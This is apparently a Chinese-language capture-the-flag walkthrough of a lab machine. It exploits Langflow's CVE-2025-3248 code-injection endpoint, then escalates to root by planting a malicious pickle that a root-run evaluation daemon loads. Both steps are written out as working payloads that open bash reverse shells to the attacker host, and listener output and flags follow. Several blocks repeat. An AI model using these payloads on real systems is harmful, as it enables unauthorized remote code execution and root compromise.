


链接: <https://qfile.qq.com/q/S6pKlNmVoc>

PORT	STATE	SERVICE	REASON
------	-------	---------	--------

```
22/tcp  open  ssh      syn-ack ttl 64
25/tcp  closed smtp    reset ttl 64
80/tcp  open  http     syn-ack ttl 64
110/tcp closed pop3    reset ttl 64
143/tcp closed imap    reset ttl 64
7860/tcp open   unknown syn-ack ttl 64
MAC Address: 08:00:27:8F:17:C3 (Oracle VirtualBox virtual NIC)

Read data files from: D:\Z0F\1-Tool\scan\nmap
Nmap done: 1 IP address (1 host up) scanned in 5.12 seconds
Raw packets sent: 7 (292B) | Rcvd: 7 (280B)
```

访问80端口发现是部署了一个Langflow，并且该应用的版本为1.2.0



CVE-2025-3248 是一个存在于 **Langflow** 项目中的**严重远程代码执行（RCE）漏洞**，由 API 端点未授权与代码注入共同导致。

该漏洞允许任何未认证的攻击者，通过向特定 API 接口发送精心构造的 HTTP 请求，直接在服务器上执行任意代码，从而完全控制目标系。

Langflow Unauth RCE

Critical

kerinin published GHSA-rvqx-wpfh-mfx7 on Jun 18, 2025

Package	Affected versions	Patched versions	Severity
langflow	< 1.3.0	1.3.0	Critical

Description

Langflow versions prior to 1.3.0 are susceptible to code injection in the /api/v1/validate/code endpoint. A remote and unauthenticated attacker can send crafted HTTP requests to execute arbitrary code.

CVE ID

CVE-2025-3248

Weaknesses

No CWEs

user flag

根据前面获取的信息，直接 `/api/v1/validate/code` 构造反弹Shell命令

```
POST /api/v1/validate/code HTTP/1.1
Host: 192.168.56.106:7860
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/149.0.0.0 Safari/537.36 Edg/149.0.0.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie: apikey_tkn_lflw=""; auto_login_lf=auto; sidebar:state=true; access_token_lf=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiI0NmU4MDg4OC05M2Q1LTQ0GYtOGUyYy0xZmZjY2VmNDNlNGMiLCJ0eXB1IjoieWNjZXNzIiwiaXhwaWJ0eXODEzNDEyNzE0fQ.Gb_Fp5CVJSYrCmZX2NIjfrZUptzTd5NjBzphJeJC6wU
Connection: keep-alive
Content-Type: application/json
Content-Length: 121

{
  "code": "def foo(p=__import__('os').system(\"bash -c 'bash -i >& /dev/tcp/192.168.56.107/8888 0>&1'\")):\n    pass"
}
```

```
1 POST /api/v1/validate/code HTTP/1.1
2 Host: 192.168.56.106:7860
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/149.0.0.0 Safari/537.36 Edg/149.0.0.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
8 Cookie: apikey_tkn_lflw=""; auto_login_lf=auto; sidebar:state=true; access_token_lf=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiI0NmU4MDg4OC05M2Q1LTQ0GYtOGUyYy0xZmZjY2VmNDNlNGMiLCJ0eXB1IjoieWNjZXNzIiwiaXhwaWJ0eXODEzNDEyNzE0fQ.Gb_Fp5CVJSYrCmZX2NIjfrZUptzTd5NjBzphJeJC6wU
9 Connection: keep-alive
10 Content-Type: application/json
11 Content-Length: 121
12
13 {
14     "code":
15     "def foo(p=__import__('os').system(\"bash -c 'bash -i >& /dev/tcp/192.168.56.107/8888 0>&1'\")):\n        pass"
16 }
```

获取user用户权限的flag

```
└─$ nc -l -vnp 8888
listening on [any] 8888 ...
connect to [192.168.56.107] from (UNKNOWN) [192.168.56.106] 43242
```

```
bash: cannot set terminal process group (386): Inappropriate ioctl for device
bash: no job control in this shell
lnnn@lnnn:~$ ls -al
ls -al
total 56
drwx----- 8 lnnn lnnn 4096 May 17 22:37 .
drwxr-xr-x 3 root root 4096 May 16 23:15 ..
lrwxrwxrwx 1 root root 9 May 17 21:04 .bash_history -> /dev/null
-rw-r--r-- 1 lnnn lnnn 220 Mar 8 11:21 .bash_logout
-rw-r--r-- 1 lnnn lnnn 3526 Mar 8 11:21 .bashrc
drwxr-xr-x 4 lnnn lnnn 4096 May 17 22:42 .cache
drwxr-xr-x 3 lnnn lnnn 4096 May 16 23:32 .config
drwx----- 2 lnnn lnnn 4096 Jun 19 10:33 .unicorn
drwxr-xr-x 2 lnnn lnnn 4096 Jun 19 08:51 .langflow
drwxrwxrwx 2 lnnn lnnn 4096 May 18 03:48 models
-rw-r--r-- 1 lnnn lnnn 153 May 17 21:40 .notes.txt
-rw-r--r-- 1 lnnn lnnn 807 Mar 8 11:21 .profile
-rw-r--r-- 1 lnnn lnnn 183 May 17 21:40 README.txt
drwxr-xr-x 2 lnnn lnnn 4096 May 16 23:15 .ssh
-rw-r--r-- 1 lnnn lnnn 44 May 16 23:15 user.txt
lnnn@lnnn:~$ cat user.txt
cat user.txt
lnnn{w3lc0me_t0_lnnn_w0rksh0p_y0u_g0t_u53r}
```

```
(kali@z0fsec)-[~]
$ nc -lvnp 8888
listening on [any] 8888 ...
connect to [192.168.56.107] from (UNKNOWN) [192.168.56.106] 43242
bash: cannot set terminal process group (386): Inappropriate ioctl for device
bash: no job control in this shell
lnnn@lnnn:~$ ls -al
ls -al
total 56
drwx----- 8 lnnn lnnn 4096 May 17 22:37 .
drwxr-xr-x 3 root root 4096 May 16 23:15 ..
lrwxrwxrwx 1 root root 9 May 17 21:04 .bash_history -> /dev/null
-rw-r--r-- 1 lnnn lnnn 220 Mar 8 11:21 .bash_logout
-rw-r--r-- 1 lnnn lnnn 3526 Mar 8 11:21 .bashrc
drwxr-xr-x 4 lnnn lnnn 4096 May 17 22:42 .cache
drwxr-xr-x 3 lnnn lnnn 4096 May 16 23:32 .config
drwx----- 2 lnnn lnnn 4096 Jun 19 10:33 .unicorn
drwxr-xr-x 2 lnnn lnnn 4096 Jun 19 08:51 .langflow
drwxrwxrwx 2 lnnn lnnn 4096 May 18 03:48 models
-rw-r--r-- 1 lnnn lnnn 153 May 17 21:40 .notes.txt
-rw-r--r-- 1 lnnn lnnn 807 Mar 8 11:21 .profile
-rw-r--r-- 1 lnnn lnnn 183 May 17 21:40 README.txt
drwxr-xr-x 2 lnnn lnnn 4096 May 16 23:15 .ssh
-rw-r--r-- 1 lnnn lnnn 44 May 16 23:15 user.txt
lnnn@lnnn:~$ cat user.txt
cat user.txt
lnnn{w3lc0me_t0_lnnn_w0rksh0p_y0u_g0t_u53r}
lnnn@lnnn:~$
```

```
lnnn{w3lc0me_t0_lnnn_w0rksh0p_y0u_g0t_u53r}
```

root flag

查看任务定时器，发现有异常的 lnnn-eval.service

```
lnnn@lnnn:~$ systemctl list-timers --all 2>/dev/null
```

NEXT	LEFT	LAST	PASSED	UNIT
Fri 2026-06-19 11:22:28 EDT	1min 6s	Fri 2026-06-19 11:20:28 EDT	53s ago	lnnn-eval.timer
lnnn-eval.service				
Sat 2026-06-20 00:00:00 EDT	12h	Fri 2026-06-19 06:12:35 EDT	5h 8min ago	dpkg-db-backup.timer
dpkg-db-backup.service				
Sat 2026-06-20 00:11:28 EDT	12h	Fri 2026-06-19 06:22:42 EDT	4h 58min ago	logrotate.timer
logrotate.service				
Sat 2026-06-20 03:42:24 EDT	16h	Fri 2026-06-19 07:11:21 EDT	4h 10min ago	apt-daily.timer
apt-daily.service				
Sat 2026-06-20 06:57:43 EDT	19h	Fri 2026-06-19 06:32:03 EDT	4h 49min ago	apt-daily-upgrade.timer
apt-daily-upgrade.service				
Sat 2026-06-20 07:11:25 EDT	19h	Fri 2026-06-19 07:11:21 EDT	4h 10min ago	systemd-tmpfiles-clean.timer
systemd-tmpfiles-clean.service				
Sun 2026-06-21 03:10:51 EDT	1 day 15h	Fri 2026-06-19 06:13:05 EDT	5h 8min ago	e2scrub_all.timer
e2scrub_all.service				
Mon 2026-06-22 01:05:04 EDT	2 days	Fri 2026-06-19 07:11:21 EDT	4h 10min ago	fstrim.timer
fstrim.service				

```
lnnn@lnnn:~$ systemctl list-timers --all 2>/dev/null
```

NEXT	LEFT	LAST	PASSED	UNIT	ACTIVATES
Fri 2026-06-19 11:22:28 EDT	1min 6s	Fri 2026-06-19 11:20:28 EDT	53s ago	lnnn-eval.timer	lnnn-eval.service
Sat 2026-06-20 00:00:00 EDT	12h	Fri 2026-06-19 06:12:35 EDT	5h 8min ago	dpkg-db-backup.timer	dpkg-db-backup.service
Sat 2026-06-20 00:11:28 EDT	12h	Fri 2026-06-19 06:22:42 EDT	4h 58min ago	logrotate.timer	logrotate.service
Sat 2026-06-20 03:42:24 EDT	16h	Fri 2026-06-19 07:11:21 EDT	4h 10min ago	apt-daily.timer	apt-daily.service
Sat 2026-06-20 06:57:43 EDT	19h	Fri 2026-06-19 06:32:03 EDT	4h 49min ago	apt-daily-upgrade.timer	apt-daily-upgrade.service
Sat 2026-06-20 07:11:25 EDT	19h	Fri 2026-06-19 07:11:21 EDT	4h 10min ago	systemd-tmpfiles-clean.timer	systemd-tmpfiles-clean.service
Sun 2026-06-21 03:10:51 EDT	1 day 15h	Fri 2026-06-19 06:13:05 EDT	5h 8min ago	e2scrub_all.timer	e2scrub_all.service
Mon 2026-06-22 01:05:04 EDT	2 days	Fri 2026-06-19 07:11:21 EDT	4h 10min ago	fstrim.timer	fstrim.service

8 timers listed.

查看 lnnn-eval.service 服务的内容:

```
lnnn@lnnn:~$ systemctl cat lnnn-eval.service
systemctl cat lnnn-eval.service
# /etc/systemd/system/lnnn-eval.service
[Unit]
Description=lnnn ML Model Evaluation Service
After=network.target

[Service]
Type=oneshot
ExecStart=/usr/bin/python3 /opt/lnnn-eval/eval_daemon.py
User=root
StandardOutput=append:/var/log/lnnn-eval.log
StandardError=append:/var/log/lnnn-eval.log
```

```
lnnn@lnnn:~$ systemctl cat lnnn-eval.service
systemctl cat lnnn-eval.service
# /etc/systemd/system/lnnn-eval.service
[Unit]
Description=lnnn ML Model Evaluation Service
After=network.target

[Service]
Type=oneshot
ExecStart=/usr/bin/python3 /opt/lnnn-eval/eval_daemon.py
User=root
StandardOutput=append:/var/log/lnnn-eval.log
StandardError=append:/var/log/lnnn-eval.log
```

查看 `eval_daemon.py` 文件内容如下:

```
lnnn@lnnn:~$ cat /opt/lnnn-eval/eval_daemon.py
cat /opt/lnnn-eval/eval_daemon.py
#!/usr/bin/env python3
"""lnnn Model Evaluation Daemon - runs as root, loads ML models from /home/lnnn/models/"""
import os
import glob
import pickle
import logging
import sys

LOG_FILE = '/var/log/lnnn-eval.log'
MODEL_DIR = '/home/lnnn/models'

logging.basicConfig(
    filename=LOG_FILE,
    level=logging.INFO,
    format='%(asctime)s [lnnn-eval] %(levelname)s %(message)s'
)

def load_models():
    pattern = os.path.join(MODEL_DIR, '*.pkl')
    models = glob.glob(pattern)
    if not models:
        logging.info('No models found in %s', MODEL_DIR)
        return
    for path in models:
        try:
            logging.info('Loading model: %s', path)
            with open(path, 'rb') as f:
                model = pickle.load(f)
            logging.info('Model loaded successfully: %s (type=%s)', path,
type(model).__name__)
        except Exception as e:
            logging.warning('Failed to load model %s: %s', path, e)

if __name__ == '__main__':
    logging.info("lnnn model eval daemon started (uid=%d)", os.getuid())
    os.chdir("/home/lnnn")
    load_models()
```

```
logging.info('Eval cycle complete')
```

该Python脚本，它作为 root 运行，并且会从 `/home/lnnn/models/` 加载所有 `.pkl` 文件，使用了 `pickle.load()`，这存在反序列化漏洞。这意味着我们可以通过创建一个恶意的 pickle 文件来执行任意代码，并以 root 权限运行。

生成反弹 shell pickle 文件的命令：

```
python3 <<'EOF'
import pickle, os
class RCE:
    def __reduce__(self):
        return (os.system, ("bash -c 'bash -i >& /dev/tcp/192.168.56.107/4444 0>&1'",))
pickle.dump(RCE(), open("/home/lnnn/models/model.pkl", "wb"))
EOF
```

执行这个命令，然后开启一个监听器，等待最多 2 分钟，便可以获得连接。

```
└─$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.56.107] from (UNKNOWN) [192.168.56.106] 55468
bash: cannot set terminal process group (1501): Inappropriate ioctl for device
bash: no job control in this shell
root@lnnn:/home/lnnn# cd
cd
root@lnnn:~# ls -al
ls -al
total 64
drwx----- 6 root root 4096 May 17 22:20 .
drwxr-xr-x 18 root root 4096 May 16 05:19 ..
lrwxrwxrwx 1 root root 9 May 11 00:24 .bash_history -> /dev/null
-rw-r--r-- 1 root root 633 May 17 22:20 .bashrc
drwxr-xr-x 6 root root 4096 May 17 22:32 .cache
drwxr-xr-x 4 root root 4096 May 17 22:20 .config
-rwxr-xr-x 1 root root 182 Nov 29 2025 give_flag
-rwxr-xr-x 1 root root 16128 May 16 05:10 give_pass
-rw----- 1 root root 20 May 15 18:33 .lessht
drwxr-xr-x 4 root root 4096 May 17 22:20 .local
-rw-r--r-- 1 root root 158 May 17 22:20 .profile
-rw----- 1 root root 47 May 16 23:15 root.txt
drwx----- 2 root root 4096 May 18 03:51 .ssh
-rw----- 1 root root 0 May 17 21:30 .viminfo
-rw-r--r-- 1 root root 26 May 17 22:20 .zshrc
root@lnnn:~# cat root.txt
cat root.txt
lnnn{r00t_0f_lnnn_m4ch1ne_p1ck13_15_d4ng3r0u5}
```

```
L$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.56.107] from (UNKNOWN) [192.168.56.106] 55468
bash: cannot set terminal process group (1501): Inappropriate ioctl for device
bash: no job control in this shell
root@lnnn:/home/lnnn# cd
cd
root@lnnn:~# ls -al
ls -al
total 64
drwx----- 6 root root 4096 May 17 22:20 .
drwxr-xr-x 18 root root 4096 May 16 05:19 ..
lrwxrwxrwx 1 root root 9 May 11 00:24 .bash_history -> /dev/null
-rw-r--r-- 1 root root 633 May 17 22:20 .bashrc
drwxr-xr-x 6 root root 4096 May 17 22:32 .cache
drwxr-xr-x 4 root root 4096 May 17 22:20 .config
-rwxr-xr-x 1 root root 182 Nov 29 2025 give_flag
-rwxr-xr-x 1 root root 16128 May 16 05:10 give_pass
-rw----- 1 root root 20 May 15 18:33 .lessht
drwxr-xr-x 4 root root 4096 May 17 22:20 .local
-rw-r--r-- 1 root root 158 May 17 22:20 .profile
-rw----- 1 root root 47 May 16 23:15 root.txt
drwx----- 2 root root 4096 May 18 03:51 .ssh
-rw----- 1 root root 0 May 17 21:30 .viminfo
-rw-r--r-- 1 root root 26 May 17 22:20 .zshrc
root@lnnn:~# cat root.txt
cat root.txt
lnnn{r00t_0f_lnnn_m4chine_p1ckl3_15_d4ng3r0u5}
root@lnnn:~#
```